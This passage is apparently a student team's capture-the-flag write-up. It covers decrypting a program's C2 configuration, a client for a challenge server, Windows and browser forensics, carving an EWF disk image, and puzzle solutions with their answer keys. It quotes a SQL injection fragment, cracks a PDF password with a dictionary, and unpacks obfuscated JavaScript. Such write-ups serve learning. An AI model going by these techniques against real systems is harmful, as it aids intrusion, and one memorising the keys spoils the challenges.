At this point, we took a look at the HTTP request in the capture. We found that it contained a PNG containing a screenshot of the disassembly of a program. Reversing this program, we find that encrypts the string `1.2.3.4:4444`, expanding each byte into a number. After looking at the responses to `CONFIG:CRYPTO` and `CONFIG:URL`, which contain 190 and 75 digits, we guessed that this was probably a 5 digit number. With this in mind, we wrote the following decrypter for the the messages:

```
#!/usr/bin/python
```

```
def xor(x, y):
    result = ''
    for a, b in zip(x, y):
        result += chr(ord(a) ^ ord(b))
    return result

def decrypt(x):
    out = ''
    k = [2, 5, 3, 3, 2, 1, 2, 7, 8, 9, 4, 0, 3, 2, 1, 5]

    i = 0
    k = k[i:i+4]

    i = 0
    for i in xrange(0, len(x), 5):
        n = int(x[i:i+5])
        c = (n * 0x65cc3299 - k[i & 3] - 10) & 0xff
        out += chr(c)
    return out

c = '25925259252677527200272002592527625263502465028050301752890028050289002890 0'
print decrypt(c)
```

We decrypted the CONFIG:URL response to obtain 1.234.41.3:7657. At this point, we wrote the following client to talk to this server;

```
#!/usr/bin/python
import socket

def xor(x, y):
    result = ''
    for a, b in zip(x, y):
        result += chr(ord(a) ^ ord(b))
    return result

def scramble(x):
    return xor(x, '\xe9' * len(x)).encode('hex').upper() + '\n'

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.connect(('1.234.41.3', 7657))

s.send(scramble('COMMAND'))
print s.recv(1024)
```

Unfortunately, the server was down for the last hour of the competition, so we were unable to solve this problem.

Forensics 1

We were given most of a Windows file system and asked to look for a financial data file that an attacker may have stolen. Looking in ntuser.dat, we find a reference to a suspicious file called C:\INSIGHT\Accounting\Confidential\[Top-Secret]_2011_Financial_deals.xlsx. While we cannot find this file ourselves, we can find a .lnk file that points to it. Viewing the .lnk file in a hex editor, we find that its size is 9296 bytes.

By combining the file name and its size and taking the md5 of the resulting string, we obtain the key.
Key: d3403b2653dbc16bbe1cfce53a417ab1

Forensics 2

We notice that we are being asked to look for a possible SQL injection string in, likely, a browser's history or saved session files. Looking around, we notice that the following parts of the file at `Users\proneer\AppData\Roaming\Mozilla\Firefox\Profiles\075lfxbt.default\sessionstore.js` are suspicious.

We notice that the `1_UNI/**/ON_SELECT` string, in the `http://forensic-proof.com/` tab, looks suspiciously like a SQL injection. If we replace our `sessionstore.js` file on a local system with this file, it is in fact loaded into a form, much as an injection would be.

In addition, it has two "sessions" stored in it: one which is running, and one which is "stopped" (or, in other words, which died while open). We notice that the last update before the session stopped was at time `1328976025895`. We convert this to the proper time format, and we obtain `2012-02-12T10:23:17+09:00` as the desired time.

Now, we need only combine the two strings to obtain the key.
Key: 1_UNI//ON_SELECT|2012-02-12T10:23:17+09:00**

Forensics 3

In this problem, we are given just a Chrome Cookie file from a hacked machine. The first step was to discover a deleted cookie. We used the `VACCUM` sqlite command to rebuild the sqlite database, and diffed the rebuild database with the original. This revealed a cookie for `test.wargame.kr` that was deleted:

```
test.wargame.kr__utmz134301300.1328799447.1.1.utmcsr=(direct)|utmccn=(direct)|
    utmcmd=(none)/
```

We used 1328799447 as the timestamp.
Key: test.wargame.kr|2012-02-09T23:57:27

Forensics 4

In this problem, we are given only a MFT, and we are supposed to find the traces of a malicious file left by "Attacker A". We first extracted the metadata in the MFT using `analyzeMFT.py`, which is available from `http://www.integriography.com`. We immediately noticed that one file, `baedb07a-2fb7-4e2b-add1-b9d046a48d79` is deleted, which is suspicious. However, this was not the answer, so we kept looking.

Next we noticed that there are two files in the Recycle Bin: `r32.exe` and `cc.dat`. We tried the creation time for `r32.exe` first, and it works!
Key: 2012-02-23T02:39:18.8974610+09:00

Forensics 5

```
This file is Forensic file format which is generally used.
Check the information of imaged DISK, find the GUIDs of every partition.

Answer: strupr((part1_GUID) XOR (part2_GUID) XOR ...)

Download : B704361ACF90390C17F6103DF4811E2D
```

Running `file` on the distributed file gives us no information. However, a quick google search of the string `EVF` at the beginning of the file shows it is the standard used by programs such as EnCase. Unfortunately, we did not seem to be able to open this file with EnCase, the Forensics Tool Kit, or any of the utilities in `libewf`.

A specification for the file type is given by the creators of `libewf`, but it does not appear to be accurate, as it is obtained from reverse engineering details on the files from EnCase and oher closed source tools. However, after recompiling the `libewf` tools to print more verbose output before they cease parsing the file, we see that there is a large amount of compressed data in the file.

As the `EWF` format uses zlib for compression, which includes a header, we can easily try decompressing at multiple points in the file until we get something interesting.

```python
#!/usr/bin/env python

from zlib import *

file_name = "B704361ACF90390C17F6103DF4811E2D"
f = open(file_name,'r')
data = f.read()

for i in xrange(89,1024*1024):
  try:
    dedata = decompress(data[i:])
    g = open(str(i)+".dat",'w+')
    g.write(dedata)
    g.close()
  except:
    pass
```

This gives us the file `2118.dat`, which is an extended partition table. Using the `GPTparser.pl` file available from http://www.garykessler.net/software/index.html, we extract information on the partitions in the GPT, including the GUIDs we want.

```
6026802B-AD4D-4705-B9B1-BF81BDD2CAC7
36F89699-E077-46E0-A7FC-D7206ECE9F1C
3BD7BC69-D8DC-48E5-9C44-FF2A0F26F1CD
F384CDA7-F694-4E3A-ACE7-BF40EE99E551
```

We try XORing these in a few different ways, with and without the dashes, and eventually try the raw hex encoding of the GUIDs in the GPT, which gives us the key.
Key: 7C678D9E72633A072EEE28CB32A34147

Miscellaneous 1

```
Fresh man IU who is real geek becomes a member of Club 101101.
IU is a timid person, so he really doesn't like other people use his computer.
     T h e n

Az hrb eix mcc gyam mcxgixec rokaxioaqh hrb mrqpck gyam lbamgarx oatygqh
    Erxtoigbqigarx Gidc hrbg gasc gr koaxd erzzcc zro i jyaqc Kr hrb ocqh rx
    Ockubqq ro Yrg man? Gyc ixmjco am dccqihrbgm

If you can, please analyze this file 7E85167E004F1045C2C96AD6C17FC8CF
```

We're given what appeared to be some sort of cipher text. Our first intution was that it was using some sort of caesarian shift or was a cryptogram. Putting it through the cryptogram solver at http://www.blisstonia.com/software/WebDecrypto/ revealed enough of the plain text for us to get the key.

```
"If you can see this sentance ordinarily you solved this  uistion rightly
Congratulation Take yout time to drink coffee for a while Do you rely on Red ull
or Hot si ?  The answer is keelayouts"
```

Key: keelayouts

Miscellaneous 2

```
Alice wants to send a message to Bob in secure way.
Alice encrypted a plaintext PA =    I M I S S Y O U    = 0x494D495353594F55 by
    using DES and obtained ciphertext CA = 0xFA26ED1833264435.
Alice sent the ciphertext CA and the secret key to Bob. The secret key was
    encrypted by converting each of its letters to a pair of digits giving its
    position in the typewriter keyboard. More precisely, the following table is
     used.

   1      2      3      4      5      6      7      8      9      0
1  Q      W      E      R      T      Y      U      I      O      P
2  A      S      D      F      G      H      J      K      L
3  Z      X      C      V      B      N      M

In this manner, 'A' is converted to 21, 'B' to 35, etc. In transmission, all
    of the first digits were lost and the received secret key resulted in the
    pairs:

?8  ?9  ?9  ?4  ?3  ?5  ?9  ?5
After a few minutes, Bob recovered the secret key and smiled. Bob decided to
    reply in the same way.
Bob encrypts a plaintext PB = 0xB6B2B6ACACA6B0AA by using DES and obtained
    ciphertext CB = 0x05D912E7CCD9BBCA.
What is the secret key which Bob used? (0x????????????????) ( B o b   s  secret
    key is different from  A l i c e   s  secret key)

Answer: strupr(????????????????)
```

After looking through the table of values and considering the context in which the messages were said to have been sent, we quickly see that Alice's key was `ILOVEBOB`. We immediately proceed by creating brute force programs to try similarly worded keys for Bob's message, looking for keys with large fixed byte strings such as `ALICE` or `LOVE` we get no results.

We then examine Bob's plaintext message more closely, to see that his message is actually the bitwise complement of Alice's. Trying the same for his key by taking the inverse of the ASCII text `ILOVEBOB`, we indeed successfully produce the correct plaintext/ciphertext pair for Bob. **Key: B6B3B0A9BABDB0BD**

Miscellaneous 3

```
    You spied to find "Secret of Joseon which is previous dynasty of Korea".
    You got all main pages information to manage unrevealed secret of Joseon
        through network sniffing.
    Open the file contained the secret of Joseon.

    Answer : strupr(md5(password))

    Download : 56C5A2B69084AEC379406CEB42CEC70C
```

We are given a pcap file containing a number of http requests related to "the secret of Joseon". Examining the files transferred, we see there is a very interesting pdf file which is password protected, and sent as `kingsejong/content/korean_secret.pdf`.

This file is protected using 128 bit AES, making simpler pdf unlocking tools useless. We attempt to brute force the password, but have no luck. A standard dictionary attack is equally as futile, so we attempt to create our own dictionary using the strings sent in the file. We generate a dictionary by running `strings 56C5A2B69084AEC379406CEB42CEC70C | tr ' ' '\n' > dict.txt`, and use the Elcolmsoft PDF cracker using this file. This quickly gives us the encryption key of the file as `28-letter`. Taking the uppercase MD5sum of this gives us our key. **Key: 23FB0EC48DF3EACABCA9E98E8CA24CD1**

Miscellaneous 4

We are given a zip file `codegate_site.zip`, which appears to just be a saved copy of the Codegate website. Upon closer inspection, we notice that `codegate_homepage_files/codegate.js` contains some obfuscated javascript at the bottom:

```
eval(function(p,a,c,k,e,d){... obfuscated stuff here ...}))
```

Replacing the `eval` with `alert`, we obtain another block of javascript with an `eval` call. Changing that `eval` to `alert` and running gives the following:

```
if(new Date().getTime()>1330268400000){
var dummya = '1';
var dummyb = '1';
var dummyv = '1';
var dummyc = '1';
var dummys = '1';
var dummyae = '1';
var dummyasefa = '1';
var dummeya = '1';
var dummya = '1';
var dum3mya = '1';
var dumm54ya = '1';
var dumm3ya = '1';
var dum1mya = '1';
var p = 'YTK4YPT1YK48PTK48TK34PTYK6TDKT5P2KT73TKPY4TBTK3TT4YKT4ETK4YTP7K4T
  6KT30TKYP7T2KYT33TKP7TY6KTYP33TKPY7PT2YT';
p = p.replace(/T/g,'').replace(/P/g,'').replace(/Y/g,'').replace(/K/g,'%');
var authkey = unescape(p);
}
```

Running the code inside the if statement and printing `authkey` gives us the key.
Key: AHH4mRsK4NGF0r3v3r

Miscellaneous 5

We were told the decrypt the string `RDCVGF_YGBNJU_TGBNM_YGBNJU_TGBNM_TGBNM_YGBNJU_TGBNM`. A team member noticed that these characters were suspiciously close together on the keyboard. After tracing each of these out, we found that they spelled the letters `GOLOLLOL`. Submitting this failed, so we re-adder the underscores into the string, which ended up being correct.
Key: G_O_L_O_L_L_O_L

3 Acknowledgements

We would like to thank our advisor, David Brumley, for his support and Cylab for providing rooms.